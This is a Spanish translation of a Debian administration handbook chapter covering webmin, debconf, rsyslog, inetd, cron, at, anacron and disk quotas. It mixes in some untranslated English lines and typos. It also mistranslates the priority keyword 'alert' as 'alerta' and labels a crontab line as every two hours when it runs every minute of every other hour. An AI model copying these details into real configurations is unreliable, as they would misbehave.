
Estas interfaces son sólo ayudas y no un fin en sí mismo. En todos los casos el administrador debe dominar su comportamiento para entender y evitar cualquier problema potencial.

Debido a que ninguna interfaz es perfecta, puede estar tentado de probar varias soluciones. Debe evitar esto tanto como sea posible ya que, a veces, el método funcionamiento de las diferentes herramientas es incompatible. Aunque todas intentan ser muy flexibles e intentan adoptar el archivo de configuración como única referencia, no siempre pueden integrar cambios externos.

9.4.1. Administración en una interfaz web: webmin

Esta es, sin lugar a dudas, una de las interfaces de administración más existosas. Es un sistema modular administrador a través de un servidor web, que incluye un amplio rango de áreas y herramientas. Lo que es más, está internacionalizada y está disponible en muchos idiomas.

Figura 9.5. Panel Webmin



Lamentablemente **webmin** ya no es parte de Debian. Su mantenedor en Debian — Jaldhar H. Vyas — eliminó los paquetes que creó porque ya no tenía el tiempo necesario para mantenerlos en un nivel de calidad aceptable. Nadie asumió ese trabajo oficialmente, por lo que Debian no suministra el paquete **webmin**.

Existe, sin embargo, un paquete no oficial distribuido en el sitio web webmin.com. A diferencia de los paquetes Debian originales, este paquete es monolítico; de forma predeterminada se instalan y activan todos sus módulos de configuración, aún si el servicio correspondiente no está instalado en el equipo.

SEGURIDAD Modificación de la contraseña de root

En el primer inicio de sesión debe identificarse con el usuario root y su contraseña habitual (o los datos de inicio de sesión de cualquier usuario que pertenezca al grupo `sudo`). Es recomendable cambiar la contraseña que utiliza para **webmin** tan pronto como sea posible, de forma que aunque

ésta pueda verse comprometida, las cuentas de usuario del servidor no se vean implicadas, aunque esto confiera importantes derechos administrativos a la máquina.

¡Cuidado! Dado que **webmin** posee tanta funcionalidad, un usuario malicioso que acceda a él puede comprometer la seguridad de todo el sistema. En general, no se recomiendan este tipo de interfaces para sistemas importantes con fuertes limitaciones de seguridad (firewall, servidores sensibles, etc.), y tampoco se recomienda que se expongan al público.

Webmin se utiliza a través de una interfaz web, pero no necesita instalar Apache. Esencialmente, este software tiene su propio miniservidor web integrado. De forma predeterminada, este servidor escucha en el puerto 10000 y acepta conexiones HTTP seguras.

Los módulos incluidos cubren una amplia variedad de servicios, entre ellos:

- all base services: creation of users and groups, management of `crontab` files, service scripts/files, viewing of logs, etc.
- bind: configuración del servidor DNS (servicio de nombres);
- postfix: configuración del servidor SMTP (correo electrónico);
- servicios de red: configuración del super-servidor **xinetd**;
- quota de disco: administración de cuotas de usuario;
- dhcpd: configuración del servidor DHCP;
- prpftpd: configuración del servidor FTP;
- samba: configuración del servidor de archivos Samba;
- software: instalación o eliminación de software desde paquetes Debian y actualizaciones de sistema.

La interfaz de administración está disponible a través de un navegador en `https://localhost:10000`. ¡Cuidado! No podrá utilizar directamente todos los módulos. Deberá configurar algunos especificando la ubicación de los archivos de configuración correspondiente y algunos archivos ejecutables (programas). Frecuentemente el sistema le pedirá esa información cuando no pueda activar un módulo que solicite.

ALTERNATIVA Centro de control de GNOME («Control Center»)

El proyecto GNOME también provee varias interfaces de administración, a las que generalmente puede acceder a través del elemento «Preferencias» en el menú del usuario en la esquina superior derecha. **gnome-control-center** es el programa principal que las unifica, pero muchas de las herramientas de configuración del sistema en general son provistas efectivamente por otros

paquetes (accountsservice, system-config-printer, etc.). Aunque son fáciles de utilizar, sólo cubren una cantidad limitada de servicios básicos: gestión de usuarios, configuración de fecha y hora, configuración de red, configuración de impresión, etc..

9.4.2. Configuración de paquetes: debconf

Después de realizar unas pocas preguntas durante la instalación a través de Debconf, muchos paquetes se configuran automáticamente. Se pueden reconfigurar estos paquetes ejecutando **dpkg-reconfigure -p`level` *paquete***.

En la mayoría de los casos, estas configuraciones son muy simples; sólo modifican unas pocas variables importantes en el archivo de configuración. Generalmente se agrupan estas variables entre dos líneas de «demarcación» para que la reconfiguración del paquete sólo afecte el área entre ellas. En otros casos, la reconfiguración no realizará cambios si el script detecta una modificación manual del archivo de configuración para preservar estas intervenciones humanas (debido a que el script no puede asegurar que sus propias modificaciones no afectarán la configuración existente).

NORMATIVA DEBIAN Preservación de cambios

La Normativa Debian estipula expresamente que se debe hacer todo para preservar los cambios manuales en los archivos de configuración, por lo que más y más scripts toman precauciones al editar archivos de configuración. El principio general es simple: el script sólo realizará cambios si conoce el estado del archivo de configuración, lo que controla comparando la suma de verificación del archivo con la del último archivo generado automáticamente. Si son iguales, el script está autorizado a realizar cambios en el archivo de configuración. De lo contrario, determina que el archivo fue modificado y pregunta por la acción a tomar (instalar el nuevo archivo, guardar el archivo existente o intentar integrar los nuevos cambios en el archivo actual). Este principio de precaución es, desde hace tiempo, exclusivo de Debian pero otras distribuciones gradualmente comenzaron a aceptarlo.

Puede utilizar el programa **ucf** (en el paquete Debian del mismo nombre) para implementar este comportamiento.

9.5. syslog Eventos de sistema

9.5.1. Principio y mecanismo

El demonio **rsyslogd** es responsable de recolectar los mensajes de servicio que provienen de aplicaciones y el núcleo para luego distribuirlos en archivos de registros (usualmente almacenados en el directorio `/var/log/`). Obedece a su archivo de configuración: `/etc/rsyslog.conf`.

Cada mensaje de registro es asociado con un subsistema de aplicaciones (llamados «facility» en la documentación):

- `auth` y `authpriv`: para autenticación;
- `cron`: proviene servicios de programación de tareas, **cron** y **atd**;
- `daemon`: afecta un demonio sin clasificación especial (DNS, NTP, etc.);
- `ftp`: el servidor FTP;
- `kern`: mensaje que proviene del núcleo;
- `lpr`: proviene del subsistema de impresión;
- `mail`: proviene del subsistema de correo electrónico;
- `news`: mensaje del subsistema Usenet (especialmente de un servidor NNTP — protocolo de transferencia de noticias en red, «Network News Transfer Protocol» — que administra grupos de noticias);
- `syslog`: mensajes del servidor **syslogd** en sí;
- `user`: mensajes de usuario (genéricos);
- `uucp`: mensajes del servidor UUCP (programa de copia Unix a Unix, «Unix to Unix Copy Program», un protocolo antiguo utilizado notablemente para distribuir correo electrónico);
- `local0` a `local7`: reservados para uso local.

Cada mensaje tiene asociado también un nivel de prioridad. Aquí está la lista en orden decreciente:

- `emerg`: «¡Ayuda!» Hay una emergencia y el sistema probablemente está inutilizado.

- `alerta`: apúrese, cualquier demora puede ser peligrosa, debe reaccionar inmediatamente;
- `crit`: las condiciones son críticas;
- `err`: error;
- `warn`: advertencia (error potencial);
- `notice`: las condiciones son normales pero el mensaje es importante;
- `info`: mensaje informativo;
- `debug`: mensaje de depuración.

9.5.2. El archivo de configuración

La sintaxis del archivo `/etc/rsyslog.conf` está detallada en la página del manual `rsyslog.conf(5)`, pero también está disponible la documentación en HTML en el paquete `rsyslog-doc` (`/usr/share/doc/rsyslog-doc/html/index.html`). El principio general es escribir pares de «selector» y «acción». El selector define los mensajes relevantes y la acción describe qué hacer con ellos.

9.5.2.1. Sintaxis del selector

El selector es una lista separada por punto y coma de pares `subsistema.prioridad` (por ejemplo: `auth.notice;mail.info`). Un asterisco puede representar todos los subsistemas o todas las prioridades (por ejemplo: `*.alert` o `mail.*`). Puede agrupar varios subsistemas separándolos con una coma (por ejemplo: `auth,mail.info`). La prioridad indicada también incluye los mensajes de prioridad igual o mayor; por lo tanto, `auth.alert` indica los mensajes del subsistema `auth` de prioridad `alert` o `emerg`. Si se agrega un signo de exclamación (!) como prefijo, indica lo contrario; en otras palabras, prioridades estrictamente menores. Por lo tanto, `auth.!notice` sólo incluye los mensajes del subsistema `auth` con prioridades `info` o `debug`. Si se agrega un signo igual (=) como prefijo corresponde única y exactamente con la prioridad indicada (`auth.=notice` sólo incluye los mensajes del subsistema `auth` con prioridad `notice`).

Cada elemento en la lista del selector reemplaza elementos anteriores. Así es posible restringir un conjunto o excluir ciertos elementos del mismo. Por ejemplo, `kern.info;kern.!err` significa los mensajes del núcleo con

prioridades entre `info` y `warn`. La prioridad `none` indica el conjunto vacío (ninguna prioridad) y puede servir para excluir un subsistema de un conjunto de mensajes. Por lo tanto `*.crit;kern.none` indica todos los mensajes con prioridad igual o mayor a `crit` que no provengan del núcleo.

9.5.2.2. Sintaxis de las acciones

VOLVER A LOS CIMIENTOS La tubería («pipe») con nombre, una tubería persistente

Una tubería con nombre es un tipo particular de archivo que funciona como una tubería tradicional (la tubería que crea con el símbolo «|» en una consola), pero a través de un archivo. Este mecanismo tiene la ventaja de poder relacionar dos procesos que no están relacionados. Todo lo que se escriba en una tubería con nombre bloquea el proceso que escribe hasta que un proceso intente leer los datos escritos. Este segundo proceso lee los datos escritos por el primero, que puede luego continuar ejecutando.

Puede crear estos archivos con el programa **mkfifo**.

Las acciones posibles son:

- agregar el mensaje a un archivo (ejemplo: `/var/log/messages`);
- enviar el mensaje a un servidor **syslog** remoto (ejemplo: `@log.falcot.com`);
- enviar el mensaje a una tubería con nombre existente (ejemplo: `|/dev/xconsole`);
- enviar el mensaje a uno o más usuarios si tienen una sesión iniciada (ejemplo: `root,rhertzog`);
- enviar el mensaje a todos los usuarios con sesiones activas (ejemplo: `*`);
- escribir el mensaje en una consola de texto (ejemplo: `/dev/tty8`).

SEGURIDAD Reenvío de registros

Es buena idea grabar los registros más importantes en una máquina separada (tal vez dedicada a este propósito), ya que evitará que cualquier intruso elimine los rastros de su intromisión (a menos, por supuesto, que también comprometa este otro servidor). Lo que es más, en el caso de un problema mayor (como un fallo abrupto del núcleo) tendrá disponible los registros en otro equipo, lo que aumenta sus probabilidades de determinar la secuencia de eventos que llevó al fallo.

Para aceptar mensajes de registro enviados por otras máquinas debe reconfigurar *rsyslog*: en la práctica es suficiente activar las líneas ya preparadas en el archivo `/etc/rsyslog.conf` (`$ModLoad imudp` y `$UDPServerRun 514`).

9.6. El superservidor inetd

Inetd (frecuentemente llamado «superservidor de internet») es un servidor de servidores. Ejecuta a pedido servidores rara vez utilizados para que no tengan que ejecutar continuamente.

El archivo `/etc/inetd.conf` enumera estos servidores y sus puertos usuales. El programa **inetd** escucha en todos estos puertos y cuando detecta una conexión a uno de ellos ejecuta el programa servidor correspondiente.

DEBIAN POLICY Registrar un servidor en `/etc/inetd.conf`

Frecuentemente los paquetes desean registrar un nuevo servidor en el archivo `/etc/inetd.conf`, pero la Normativa Debian prohíbe que un paquete modifique un archivo de configuración que no le pertenece. Es por esto que se creó el script **updated-inetd** (en el paquete del mismo nombre): este script administra el archivo de configuración y otros paquetes pueden utilizarlo para registrar un nuevo servidor en la configuración del superservidor.

Cada línea significativa del archivo `/etc/inetd.conf` describe un servidor con siete campos (separados con espacios):

- El número de puerto TCP o UDP o el nombre del servicio (asociado con un número de puerto estándar con la información en el archivo `/etc/services`).
- El tipo de zócalo: `stream` para una conexión TCP, `dgram` para datagramas UDP.
- El protocolo: `tcp`, `tcp6`, `udp`, o `udp6`.
- Las opciones: dos valores posibles, `wait` o `nowait` para indicarle a **inetd** si debe esperar o no a que el proceso ejecutado finalice antes de aceptar una nueva conexión. Para conexiones TCP, fáciles de gestionar simultáneamente, utilizará generalmente `nowait`. Para programas que respondan sobre UDP debería utilizar `nowait` sólo si el servidor es capaz de gestionar varias conexiones en paralelo. Puede agregar un punto al final de este campo seguido de la cantidad máxima de conexiones autorizadas por minuto (el límite predeterminado es 256).

- El nombre del usuario bajo el que ejecutará el servidor..
Opcionalmente se puede añadir el grupo también usando la sintaxis `user.group`.
- La ruta completa al programa del servidor a ejecutar.
- Los parámetros: esta es una lista completa de los parámetros del programa, incluyendo su propio nombre (`argv[0]` en C).

El siguiente ejemplo muestra algunos casos de uso después de la instalación `talkd`, `nullidentd` (`ident-server`), y `fingerd`:

Ejemplo 9.1. Extracto de `/etc/inetd.conf`

```
#:BSD: Shell, login, exec and talk are BSD protocols.
talk  dgram  udp      wait    nobody.tty  /usr/sbin/in.talkd
in.talkd
ntalk  dgram  udp      wait    nobody.tty  /usr/sbin/in.ntalkd
in.ntalkd

#:INFO: Info services
ident  stream  tcp      nowait  nobody
/usr/sbin/nullidentd    nullidentd
finger stream  tcp      nowait  nobody      /usr/sbin/tcpd
/usr/sbin/in.fingerd
```

Frecuentemente se utiliza el programa **tcpd** en el archivo `/etc/inetd.conf`. Permite limitar las conexiones entrantes aplicando reglas de control de acceso, documentadas en la página del manual `hosts_access(5)`, y que puede configurar en los archivos `/etc/hosts.allow` y `/etc/hosts.deny`. Una vez que determinado que la conexión está autorizada, **tcpd** ejecuta el servidor real (en el ejemplo: **in.fingerd**). Vale la pena aclarar que **tcpd** necesita el nombre con el que se le invoca (que es el primer parámetro: `argv[0]`) para identificar el programa real a ejecutar. No debería iniciar la lista de parámetros con `tcpd` sino con el programa subyacente.

COMUNIDAD Wietse Venema

Wietse Venema, programador reconocido por su experiencia sobre seguridad, es el autor del programa **tcpd**. También es el creador principal de Postfix, el servidor de correo modular (SMTP, protocolo simple de transferencia de correo: «Simple Mail Transfer Protocol»), diseñado para ser más seguro y confiable que **sendmail** que tiene una larga historia de vulnerabilidades de seguridad. Podemos conocer mejor este servidor de correos en [Sección 11.1, “Servidor de correo”](#).

***ALTERNATIVA* Otros programas inetd**

Si bien Debian instala openbsd-inetd de forma predeterminada, no faltan alternativas: podemos mencionar inetutils-inetd, rlinetd, y xinetd, que todos proporcionan el paquete virtual inet-superserver.

La mayoría de estas alternativas comparten el mismo archivo de configuración `/etc/inetd.conf`.

Esta última muestra de un superservidor ofrece posibilidades muy interesantes. Notablemente, se puede dividir su configuración en varios archivos (almacenados, por supuesto, en el directorio `/etc/xinetd.d/`), lo que puede hacer más sencilla la vida del administrador. Se considera más poderoso, pero también más complejo.

Por último, pero no menos importante, es posible emular el comportamiento de **inetd** con el mecanismo de activación de zócalos de **systemd** (ver [Sección 9.1.1, “El sistema de inicio systemd”](#)).

9.7. Programación de tareas con **cron** y **atd**

cron is the daemon responsible for executing scheduled and recurring commands (every hour, every day, every week, etc.). **atd** deals with commands to be executed a single time, but at a specific moment in the future.

En un sistema Unix, muchas tareas están programadas para ejecutarse regularmente:

- rotar los archivos de registro;
- actualizar la base de datos del programa **locate**;
- respaldos;
- scripts de mantenimiento (como limpiar los archivos temporales).

De forma predeterminada, todos los usuarios pueden programar tareas para ejecutar. Cada usuario tiene su propio «*crontab*» en el que pueden almacenarlas. Puede editarlo ejecutando **crontab -e** (el contenido del mismo es almacenado en el archivo `/var/spool/cron/crontabs/usuario`).

SEGURIDAD Restricción de **cron** o **atd**

Puede restringir el acceso a **crontab** creando un archivo de autorización explícita (una lista blanca) en `/etc/cron.allow`, donde indique sólo los usuarios autorizados a programar tareas. Todos los demás quedarán automáticamente excluidos de dicha funcionalidad. A la inversa, si sólo desea bloquear unos pocos usuarios problemáticos, podría agregar sus nombres de usuario en el archivo de prohibición explícita (blacklist), `/etc/cron.deny`. Esta misma funcionalidad está disponible para **atd** con los archivos `/etc/at.allow` y `/etc/at.deny`. (también descrita en las páginas del manual).

El usuario root tiene su propio «*crontab*», pero también puede utilizar el archivo `/etc/crontab` o escribir archivos «*crontab*» adicionales en el directorio `/etc/cron.d`. Estas dos últimas soluciones tienen la ventaja de poder especificar el usuario bajo el que se ejecutará el programa.

De forma predeterminada, el paquete *cron* incluye algunas tareas programadas que ejecutan:

- programas en el directorio `/etc/cron.hourly/` una vez por hora;
- programas en el directorio `/etc/cron.daily/` una vez por día;
- programas en el directorio `/etc/cron.weekly/` una vez por semana;
- programas en el directorio `/etc/cron.monthly/` una vez por mes.

Muchos paquetes Debian dependen de este servicio: agregan sus scripts de mantenimiento en estos directorios, los cuales garantizan un funcionamiento óptimo de sus servicios.

9.7.1. Formato de un archivo `crontab`

SUGERENCIA Atajos de texto para `cron`

cron reconoce algunas abreviaciones que reemplazan los primeros cinco campos de un elemento de `crontab`. Corresponden a las opciones de programación más comunes:

- `@yearly`: una vez por año (1 de Enero a las 00:00);
- `@monthly`: una vez por mes (el 1ro de mes a las 00:00);
- `@weekly`: una vez por semana (Domingo a las 00:00);
- `@daily`: una vez por día (a las 00:00);
- `@hourly`: una vez por hora (al principio de cada hora).

Se reconocen más abreviaturas, como `@reboot` o `@midnight`.

CASO ESPECIAL `cron` y horarios de verano

En Debian, **cron** tiene en cuenta los cambios de hora (para horarios de verano o, de hecho, cualquier cambio importante en la hora local) de la mejor forma que le es posible. Por lo tanto, las tareas que deben ejecutarse durante una hora que nunca existió (por ejemplo: aquellas programadas para las 02:30 durante el cambio de horario de verano en Francia, ya que el reloj salta de las 02:00 a las 03:00 directamente) se ejecutarán poco después del cambio de hora (por lo tanto, alrededor de las 03:00 DST). Por otro lado, en otoño, las tareas serán ejecutadas sólo una vez cuando podrían ser ejecutadas varias veces (a las 02:30 DST y luego a las 02:30 en horario estándar ya que a las 03:00 DST el reloj vuelve a las 02:00).

Tenga cuidado, sin embargo, si el orden y el tiempo entre ejecuciones de tareas programadas importa. Debe revisar la compatibilidad de estas limitaciones con el comportamiento de **cron**; si es necesario, puede preparar una programación especial para las dos noches problemáticas del año.

Cada línea significativa de un archivo `crontab` describe una tarea programada con los siguientes seis (o siete) campos:

- the value for the minute (from 0 to 59);
- el valor de la hora (de 0 a 23);
- el valor del día del mes (de 1 a 31);
- el valor del mes (de 1 a 12);
- el valor de los días de la semana (de 0 a 7, donde 1 es el lunes y el domingo es tanto el 0 como el 7; también es posible utilizar las tres primeras letras del nombre del día en inglés, como `Sun`, `Mon`, etc.);
- el nombre de usuario bajo el que se ejecutará el programa (en el archivo `/etc/crontab` y en los fragmentos ubicados en `/etc/cron.d/`, pero no en los archivos de cada usuario);
- el programa a ejecutar (cuando se cumpla la condición definida por los primeros cinco campos).

Todos estos detalles están documentados en la página de manual `crontab(5)`.

Cada valor se puede expresar como una lista de valores posibles (separados por coma). La sintaxis `a-b` describe el intervalo de todos los valores entre `a` y `b`. La sintaxis `a-b/c` describe el intervalo con un incremento de `c` (por ejemplo: `0-10/2` es lo mismo que `0,2,4,6,8,10`). Un asterisco «`*`» es un comodín y representa todos los valores posibles.

Ejemplo 9.2. Ejemplo de archivo `crontab` de usuario

```
#Formato
#min hora dia mes dds      command

# Descargar los datos todas las noches a las 19:25
25 19 * * * $HOME/bin/get.pl

# 08:00 en días de semana (Lunes a Viernes)
00 08 * * 1-5 $HOME/bin/dosomething

# cada dos horas
* */2 * * * $HOME/bin/dosomethingelse

# Reiniciar el proxy IRC luego de cada reinicio
@reboot /usr/bin/dircproxy
```

SUGERENCIA Ejecución de un programa durante el inicio

Para ejecutar un programa sólo una vez, justo después de iniciar el equipo, puede utilizar el macro `@reboot` (reiniciar **cron** no disparará aquello programado con `@reboot`). Este macro reemplaza los primeros cinco campos de un elemento en el archivo «*crontab*».

ALTERNATIVA Emulación de cron mediante systemd

Es posible emular parte del comportamiento de **cron** mediante el mecanismo de temporizadores de **systemd** (ver [Sección 9.1.1, “El sistema de inicio systemd”](#)).

9.7.2. Utilización del programa **at**

La orden **at** ejecuta un programa en un momento específico en el futuro. Toma el tiempo y la fecha deseados como parámetros de línea de comandos, y el comando a ejecutar en su entrada estándar. Ejecutará el programa como si hubiese ingresado en la consola. **at** incluso se encarga de mantener el entorno para poder reproducir las mismas condiciones al ejecutar el programa. Se indica se configura siguiendo las convenciones normales: `16:12` o `4:12pm` representan las 4 y 12 minutos de la tarde. Se puede especificar la fecha en varios formatos europeos u occidentales, incluyendo `DD.MM.AA` (`27.07.15` representaría el 27 de Julio de 2015), `AAAA-MM-DD` (la misma fecha se representaría como `2015-07-27`), `MM/DD/[CC]AA` (es decir: `12/25/15` o `12/25/2015` representan, ambas, el 25 de Diciembre de 2015) o simplemente `MMDDCCAA` (de forma que `122515` o `12252015` también representaría el 25 de Diciembre de 2015). Sin fecha, ejecutará el programa tan pronto como el reloj indique la hora especificada (el mismo día o el siguiente si ya pasó dicha hora ese día). También puede ingresar simplemente «today» o «tomorrow» representando el día actual o el día siguiente, respectivamente.

```
$ at 09:00 27.07.22 <<END
> echo "Don't forget to wish a Happy Birthday to Raphaël!" \
> | mail lolando@debian.org
> END
```

```
warning: commands will be executed using /bin/sh
job 1 at Wed Jul 27 09:00:00 2022
```

Una sintaxis alternativa posterga la ejecución por un tiempo determinado: **at now + número período**. El *período* puede ser *minutes* (minutos), *hours* (horas), *days* (días) o *weeks* (semanas). *número* simplemente indica la cantidad de dichas unidades deben pasar antes de ejecutar el programa.

Para cancelar una tarea programada con **cron**, simplemente ejecute **crontab -e** y elimine la línea correspondiente del archivo *crontab*. Para tareas en **at** es casi igual de sencillo: ejecute **atrm número-tarea**. El número de tarea es indicado por **at** cuando la programó, pero puede volver a encontrarla ejecutando **atq** que le proveerá una lista de las tareas programadas actualmente.

9.8. Programación de tareas asincrónicas: **anacron**

anacron es el demonio que completa **cron** en equipos que no están encendidos todo el tiempo. Dado que generalmente las tareas recurrentes están programadas para la mitad de la noche, no ejecutarán nunca si la máquina está apagada en esos momentos. El propósito de **anacron** es ejecutarlas teniendo en cuenta los períodos de tiempo en los que el equipo no estuvo funcionando.

Sepa que **anacron** frecuentemente ejecutará dichos programas unos minutos después de iniciar la máquina, lo que utilizará poder de procesamiento del equipo. Es por esto que se ejecutan las tareas en el archivo `/etc/anacrontab` con el programa **nice** que reduce su prioridad de ejecución, limitando así su impacto en el resto del sistema. Tenga en cuenta que el formato de este archivo no es el mismo que el de `/etc/crontab`; si tiene necesidades especiales para **anacron** revise la página de manual `anacrontab(5)`.

VOLVER A LOS CIMIENTOS Prioridades y **nide**

Los sistemas Unix (y, por lo tanto, Linux) son sistemas multitarea y multiusuario. Varios procesos puede ejecutarse en paralelo y pertenecer a diferentes usuarios: el núcleo mediará el acceso a los recursos para los diferentes procesos. Como parte de esta tarea tiene el concepto de prioridad, que permite favorecer a ciertos procesos sobre otros según sea necesario. Cuando sabes que un proceso se puede ejecutar con prioridad baja, puedes indicarlo ejecutándolo con **nice program**. El programa entonces tendrá una porción más pequeña del CPU y tendrá un menor impacto sobre otros procesos en ejecución. Por supuesto, si no hay otros procesos que necesiten ejecutar el programa no será restringido artificialmente.

nice funciona con niveles de «bondad»: los niveles positivos (de 1 a 19) reducen progresivamente la prioridad mientras que los niveles negativos (de -1 a -20) aumentan la prioridad — pero sólo root puede utilizar estos niveles negativos. A menos que se indique lo contrario (revise la página de manual `nice(1)`), **nice** aumentará en 10 el nivel actual.

Si descubre que una tarea que está procesando debería haberse ejecutado con **nice** no es muy tarde para corregirlo; el programa **renice** modifica la prioridad de cualquier proceso que está en ejecución en la dirección que desee (pero reducir la «bondad» de un proceso está reservado al usuario root).

Instalar el paquete **anacron** desactiva la ejecución via **cron** de los scripts en los directorios `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/` y `/etc/cron.monthly/`. Esto evita que sean ejecutados tanto por **anacron** como por **cron**. El programa **cron** continuará activo y seguirá administrando otras tareas programadas (especialmente aquellas programadas por los usuarios).

9.9. Cuotas

El sistema de cuotas permite limitar el espacio en disco reservado para un usuario o grupo de usuarios. Para configurarlo, debe tener un núcleo compatible (compilado con la opción `CONFIG_QUOTA`) — como es el caso de los núcleos Debian. Puede encontrar el software de administración de cuotas en el paquete Debian `quota`.

Para activar las cuotas en un sistema de archivos debe indicar las opciones `usrquota` y `grpquota` en el archivo `/etc/fstab` para las cuotas de usuario y grupos, respectivamente. Al reiniciar el equipo se actualizarán las cuotas cuando no exista actividad en el disco (una condición necesaria para poder contabilizar apropiadamente el espacio en disco ya utilizado).

Ejecutar **`edquota`** *usuario* (o **`edquota -g`** *grupo*) le permite modificar los límites mientras examina el uso actual del espacio en disco.

YENDO MÁS ALLÁ Definición de cuotas con un script

Puede utilizar el programa **`setquota`** en un script para modificar automáticamente muchas cuotas. Su página de manual `setquota(8)` contiene los detalles de la sintaxis que debe utilizar.

El sistema de cuotas le permite definir cuatro límites:

- dos límites (llamados «suave» y «duro») se refieren a la cantidad de bloques utilizados. Si creó el sistema de archivos con un tamaño de bloque de 1 kibibyte, los 1024 bytes disponibles de cada bloque sólo se pueden asignar a un archivo. Los bloques no saturados inducen así pérdidas de espacio de disco. Una cuota de 100 bloques, que teóricamente permite el almacenamiento de 102.400 bytes, se saturará, sin embargo, con sólo 100 archivos de 500 bytes cada uno, representando sólo 50.000 bytes en total.
- dos límites (suave y duro) que hacen referencia a la cantidad de inodos utilizados. Cada archivo ocupa al menos un inodo para almacenar información sobre sí mismo (permisos, propietario, marcas temporales

del último acceso, etc.). Por lo tanto, es un límite en la cantidad de archivos del usuario.

Puede exceder temporalmente un límite «suave»; el programa **warnquota**, generalmente ejecutado por **cron**, simplemente advertirá al usuario que excedieron su cuota. Nunca podrá exceder un límite «duro»: el sistema rechazará toda operación que fuera a exceder una cuota dura.

VOCABULARIO Bloques e inodos

El sistema de archivos divide el disco duro en bloques — pequeñas áreas contiguas. Definirá el tamaño de dichos bloques cuando cree el sistema de archivos y generalmente varía entre 1 y 8 kibibytes.

Un bloque puede utilizarse para almacenar los datos reales de un archivo o los metadatos utilizados por el sistema de archivos. Entre estos metadatos, encontrará especialmente los inodos. Un inodo utiliza un bloque del disco duro (pero no se lo tiene en cuenta respecto a la cuota de bloques, sólo en la cuota de inodos) y contiene tanto la información del archivo al que corresponde (nombre, dueño, permisos, etc.) y punteros a los bloques de datos que son utilizados realmente. Para archivos muy grandes que ocupan más bloques que los un inodo puede referenciar, existe un sistema de bloques indirectos; el inodo hace referencia a una lista de bloques que no contienen datos directamente sino otra lista de bloques.

Si ejecuta **edquota -t** puede definir un «período de gracia» máximo autorizado durante el que se puede exceder un límite suave. Luego de este período se interpretará el límite suave como uno duro y el usuario deberá reducir su uso de espacio en disco por debajo de este límite para poder escribir en disco duro.

YENDO MÁS ALLÁ Configuración de una cuota predeterminada para nuevos usuarios

Para definir una cuota automática para usuarios nuevos, debe configurar un usuario patrón (con **edquota** o **setquota**) e indicar su nombre de usuario en la variable `QUOTAUSER` en el archivo `/etc/adduser.conf`. Se aplicará automáticamente dicha configuración de cuota a cada nuevo usuario creado con el programa **adduser**.

9.10. Respaldo

Realizar respaldos es una de las principales responsabilidades de cualquier administrador; pero es un tema complejo, que involucra herramientas potentes que usualmente son difíciles de dominar.

Existen muchos programas, como **amanda**, **bacula** o **BackupPC**. Éstos son sistemas cliente/servidor con muchas opciones y cuya configuración es bastante complicada. Algunos proveen una interfaz de usuario amigable para mitigarlo. Para los sistemas que no sean de empresa, los administradores podrían querer comprobar **rsnapshot** o **rdiff-backup**. Los usuarios pueden crear fácilmente copias de seguridad de sus sistemas de archivos con **timeshift**, **fsarchiver**, **duplicity**, o incluso **dd**.

Debian contiene docenas de otro softwares de copia de seguridad que cubren todos los casos de uso posibles, como se puede confirmar fácilmente con **apt-cache search backup**.

En lugar de detallar algunos de ellos, esta sección presentará lo que pensaron los administradores de Falcot Corp cuando definieron su estrategia de respaldos.

En Falcot Corp los respaldos tiene dos objetivos: restaurar archivos eliminados por error y recuperar rápidamente cualquier equipo (servidor o de escritorio) en el que falle el disco duro.

9.10.1. Respalos con rsync

